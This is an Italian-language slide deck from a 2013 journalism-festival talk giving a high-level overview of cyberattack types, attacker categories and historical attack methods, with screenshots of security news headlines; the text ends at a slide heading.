

The Hacker's Corner



International Journalism Festival
Perugia - 26 Aprile 2013

**Attacchi informatici..
..un po' di chiarezza**

**Attacchi mirati, attacchi generici,
Advanced Persistent Threat..**

**Qual è lo stato dell'arte negli
attacchi informatici?**

**Quali sono i nuovi trend (e quali
quelli vecchi ma sempre validi)?**

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about:

- attività professionale:
 - penetration testing
 - security consulting
 - formazione
- altro:
 - sikurezza.org
 - [|\(Er|bz|f\).lug](http://(Er|bz|f).lug)

aka “koba”



"As seen on TV!!"

(o almeno su Internet..)

A screenshot of a Mozilla Firefox browser window. The title bar reads "Delicious/enf_feed - Mozilla Firefox". The menu bar includes "File", "Edit", "View", "History", "Bookmarks", "Tools", and "Help". The address bar shows the URL "https://previous.delicious.com/v2/rss/enf_feed?private=BZ3TJm6GXP0Mx9pjXYMSl0tngQJB7Rgsk4yJStnXhw=&count=100". The main content area displays a list of news articles from various sources, each with a blue link and a timestamp. The articles are:

- [net-security.org | Dutch DigiD e-signature system under DDoS attack](#)
25/04/13 12:12
- [espresso.repubblica.it | Hacker pubblicano le mail dei parlamentari M5S](#)
25/04/13 12:12
- [securityweek.com | Israel Airport Security 'Allowed to Read Tourists' Email'](#)
25/04/13 12:11
- [cbc.ca | Smartphones easily used to skim credit card data](#)
25/04/13 12:10
- [slashdot.org | Thousands of SCADA, ICS Devices Exposed Through Serial Ports](#)
25/04/13 12:10
- [wired.com | Man Convicted of Hacking Despite Not Hacking](#)
25/04/13 12:10
- [wsj.com | 'Hack Crash' Explained in Two Charts](#)
25/04/13 12:09
- [wired.com | DoJ Secretly Granted Immunity to Companies that Participated in Monitoring Program](#)
25/04/13 12:08
- [huffingtonpost.ca | Canada Privacy Breaches: More Than A Million Canadians May Have Had Data Compromised](#)
25/04/13 12:08
- [arstechnica.com | Hacked AP Twitter feed reporting fake White House attack rocks markets](#)
23/04/13 21:53
- [arstechnica.com | More "BadNews" for Android: New malicious apps found in Google Play](#)
23/04/13 21:52
- [techweekeurope.co.uk | ISPs In 'Conspiracy Of Silence' With Government On Snooper's Charter](#)
23/04/13 21:51
- [paritynews.com | Japanese Police Urge ISPs to Block Tor](#)
23/04/13 21:51

Chi? Cosa? Quando? Dove? Perché? (o almeno Come?)

File Edit View History Bookmarks Tools Help	File Edit View History Bookmarks Tools Help	File Edit View History Bookmarks Tools Help
<p>https://previous.delicious.com/v2/rss/enf_feed?private=BZ3TjM</p> <p>net-security.org Dutch DigiD e-signature system under DDoS attack 25/04/13 12:12</p> <p>espresso.repubblica.it Hacker pubblicano le mail dei parlamentari M5S 25/04/13 12:12</p> <p>securityweek.com Israel Airport Security Allowed to Read Tourists' Email 25/04/13 12:11</p> <p>cbc.ca Smartphones easily used to skim credit card data 25/04/13 12:10</p> <p>slashdot.org Thousands of SCADA, ICS Devices Exposed Through Serial Ports 25/04/13 12:10</p> <p>wired.com Man Convicted of Hacking Despite Not Hacking 25/04/13 12:10</p> <p>wsi.com 'Hack Crash' Explained in Two Charts 25/04/13 12:09</p> <p>wired.com DOJ Secretly Granted Immunity to Companies that Participated in NSA Mass Surveillance 25/04/13 12:08</p> <p>huffingtonpost.ca Canada Privacy Breaches: More Than A Million Canadians May Be At Risk 25/04/13 12:08</p> <p>arstechnica.com Hacked AP Twitter feed reporting fake White House attack revealed 23/04/13 21:53</p> <p>arstechnica.com More "BadNews" for Android: New malicious apps found in Google Play 23/04/13 21:52</p> <p>techweekeuropa.co.uk ISPs in 'Conspiracy Of Silence' With Government On Spyware 23/04/13 21:51</p> <p>paritynews.com Japanese Police Urge ISPs to Block Tor 23/04/13 21:51</p> <p>h-online.com LulzSec hacker recursion convicted in the US 23/04/13 21:49</p> <p>h-online.com The update jungle: PC owners have to watch 24 sources for fixes 23/04/13 21:49</p> <p>threatpost.com New Malware Targeting the Dutch Through Twitter 23/04/13 21:48</p> <p>threatpost.com Prolific Russian Bank Fraud Scheme Halted 23/04/13 21:48</p> <p>arstechnica.com Boston police chief's facial recognition tech didn't help find missing person 23/04/13 21:48</p> <p>bbc.co.uk CBS Twitter accounts hacked by 'pro-Damascus group' 23/04/13 21:47</p> <p>darkreading.com Machine Learning Suspects Out Social-Network Fraud 23/04/13 21:46</p> <p>theresearcher.co.uk Game designer spills beans on chubby-fancying chaps with hidden agendas 23/04/13 21:45</p> <p>wired.com Apple Finally Reveals How Long Siri Keeps Your Data 23/04/13 21:41</p> <p>h-online.com Facebook closes cross-site scripting holes 23/04/13 21:41</p> <p>thenextweb.com Criminals trick Android users with in-app ads for fake antivirus 23/04/13 21:40</p>	<p>threatpost.com NSA Director Alexander: US Building Cyberattack Teams 15/03/13 01:09</p> <p>slashdot.org The Internet's Bad Neighborhoods 15/03/13 01:08</p> <p>forbes.com Cryptographers Demonstrate New Crack For Common Web Encryption 15/03/13 01:07</p> <p>reuters.com Software glitch to delay 600,000 U.S. tax refunds 15/03/13 01:07</p> <p>techweekeuropa.co.uk SFO Fears It Could Be 'Conflicted' in HP Autonomy Investigation 15/03/13 01:06</p> <p>threatpost.com Israeli Government Websites Targeted in Watering Hole Attack 15/03/13 01:05</p> <p>latimes.com China hacker's angst opens a window onto cyber-espionage 15/03/13 01:00</p> <p>slashdot.org RSF Names Names in Report On Online Spying 15/03/13 00:59</p> <p>h-online.com US-CERT warns of HP LaserJet printer backdoor 15/03/13 00:58</p> <p>arstechnica.com Dating site Zoosk resets some user accounts following password dump 15/03/13 00:57</p> <p>arstechnica.com Mac malware that infected Facebook bypassed OS X Gatekeeper protection 15/03/13 00:57</p> <p>theproximity.com Shaw Internet customers up in arms over lost emails during service 'internet outage' 15/03/13 00:56</p> <p>arstechnica.com Meet the men who spy on women through their webcams 15/03/13 00:55</p> <p>arstechnica.com After leaving users exposed, Apple fully HTTPS-protects iOS App Store 15/03/13 00:55</p> <p>threatpost.com How Facebook Prepared to Be Hacked 15/03/13 00:54</p> <p>arstechnica.com Pwn2Own carnage continues as exploits take down Adobe Reader, Flash 15/03/13 00:53</p> <p>h-online.com Report: Android is home to 96% of new mobile malware 15/03/13 00:52</p> <p>threatpost.com Twitter OAuth API Keys Leaked 15/03/13 00:51</p> <p>wired.com Hackers Pull Off \$12,000 Bitcoin Heist 15/03/13 00:50</p> <p>arstechnica.com iOS apps are more grabby with your personal data than Android apps 15/03/13 00:50</p> <p>arstechnica.com Pwn2Own takes down IE 10 running on a Surface Pro 15/03/13 00:49</p> <p>arstechnica.com Thanks, Oracle! New Java malware protection undone by old-school attack 15/03/13 00:48</p> <p>immunityproducts.blogspot.it Infiltrate Preview - Stephen Watt Keynote 05/03/13 01:47</p> <p>threatpost.com Lock Screen Bypass Flaw Found in Samsung Androids 05/03/13 01:47</p>	<p>slashdot.org Certificate Expiry Leads to Total Outage For Microsoft Azure Secured Storage 26/02/13 14:05</p> <p>slashdot.org FTC to HTC: Patch Vulnerabilities On Smartphones and Tablets 26/02/13 14:04</p> <p>slashdot.org The Hacker Who Found the Secrets of the Next Xbox and PlayStation 26/02/13 14:04</p> <p>symantec.com How Attackers Steal Private Keys from Digital Certificates 26/02/13 14:03</p> <p>h-online.com Certified online banking trojan in the wild 26/02/13 14:01</p> <p>wired.com Google's Android Reborn as Network-Hacking Kit 26/02/13 13:59</p> <p>kaspersky.com Attackers Steal Email Addresses of Twitter, Tumblr and Pinterest Users 26/02/13 13:59</p> <p>theresistor.co.uk PunkSPIDER project founder defends 'Google for web app vulns' 26/02/13 13:56</p> <p>sans.edu SSHD rootkit in the wild 26/02/13 13:55</p> <p>threatpost.com NBC Website Hacked, Leading Visitors to Citadel Banking Malware 26/02/13 13:55</p> <p>threatpost.com iOS Developer Site at Core of Facebook, Apple Watering Hole Attack 26/02/13 13:54</p> <p>threatpost.com Educause Server Hit With Security Breach 26/02/13 13:53</p> <p>reuters.com Exclusive: Apple, Macs hit by hackers who targeted Facebook 26/02/13 13:53</p> <p>scmagazineuk.com Hackers take control of Burger King Twitter 19/02/13 15:49</p> <p>h-online.com Lockheed Martin "almost missed" hacker intrusion 19/02/13 15:48</p> <p>h-online.com BlackBerry Enterprise Server vulnerable to dangerous TIEFs 19/02/13 15:45</p> <p>arstechnica.com Sexy scammers entice men into stripping on webcam, then blackmail them 19/02/13 15:44</p> <p>znet.com Linux, Windows, and security FUD 19/02/13 15:43</p> <p>slashdot.org SSH Password Gropers Are Now Trying High Ports 19/02/13 15:42</p> <p>itworld.com Dutch MP fined for hacking into medical file system 19/02/13 15:41</p> <p>forbes.com Facebook Hacked Via Java Vulnerability, Claims No User Data Compromised 19/02/13 15:40</p> <p>h-online.com Frosty attack on Android encryption 19/02/13 15:39</p> <p>h-online.com iPhone vulnerability allows passcode-free access 19/02/13 15:37</p>

Attacchi informatici, un po' di chiarezza - The Hacker's Corner - International Journalism Festival 2013 - Perugia



Attacchi informatici..

(stiamo parlando di)

- **metodi attivi o passivi per**
- **abusare**
 - **danneggiare / accedere / intercettare / modificare / contraffare / ..**
- **illegalmente / non autorizzati**
- **apparecchiature / sistemi / reti**
- **dati**
- **altrui**

Attacchi informatici..

(non stiamo parlando di)

- **privacy / tracking / ..**
- **OSINT (Open Source Intelligence)**
- **“pirateria” (diritti, copyright, DRM , ..)**
- **contestazione / parodia**
- **netstrike**
- **diffamazione**
- **penetration testing & co.**

Chi?

(e chi li spinge? Spingitori di attacker!)

- **“Curiosi” / “Ragazzini” / ..**
- **Hacktivisti (Anonymous, ..)**
- **Piccola Criminalità (cani sciolti, truffatori, ..)**
- **Criminalità organizzata (RBN, ..)**
- **Investigazioni private / raccolta informazioni**
- **Concorrenti / Spioni industriali**
- **Law Enforcement**
- **Governi / Servizi Segreti / “Intelligence”**

Chi?

(e chi li spinge? Spingitori di attacker!)



The image consists of two parts. The top part is a "WANTED BY U.S. MARSHALS" poster for Kevin Mitnick. It features the official seal of the U.S. Department of Justice, United States Marshals Service. The word "WANTED" is written in large, bold, capital letters. Below it, "BY U.S. MARSHALS" is written in a smaller font. There is descriptive text and a photo of Kevin Mitnick. The bottom part is a screenshot of a Firefox browser window. The title bar says "Spyware. HackingTeam - Securelist". The address bar shows the URL "www.securelist.com/en/analysis/204792290/Spyware_HackingTeam". The main content area is titled "Spyware. HackingTeam" and includes a "Table of Contents" with links to various sections like "Spyware for law enforcement", "HackingTeam", "Evidence", etc.


Cosa?

(Long long time ago.. in a galaxy.. ehm.. B.I.)

- **phreaking**
- **social engineering (telefono, persona)**
- **malware (virus, trojan)**
- **X25 / itapac / videotel**
- **RAS / BBS**
- **1-800-... / green**
- **Layer 1 (Physical)**

Layer 1? Layer 0?

<http://xkcd.com/538/>




Cosa?

(Long time ago.. attacchi 1.0)

- **social engineering (mail)**
- **malware (worm, dialer)**
- **attacchi client/server**
 - **siamo tutti amici**
 - **no firewall, mom!**
 - **Kevin Mitnick anyone?**
- **DOS (Denial of Service)**


Owning the Enterprise 1.0

in una Internet remota, molti anni fa ..



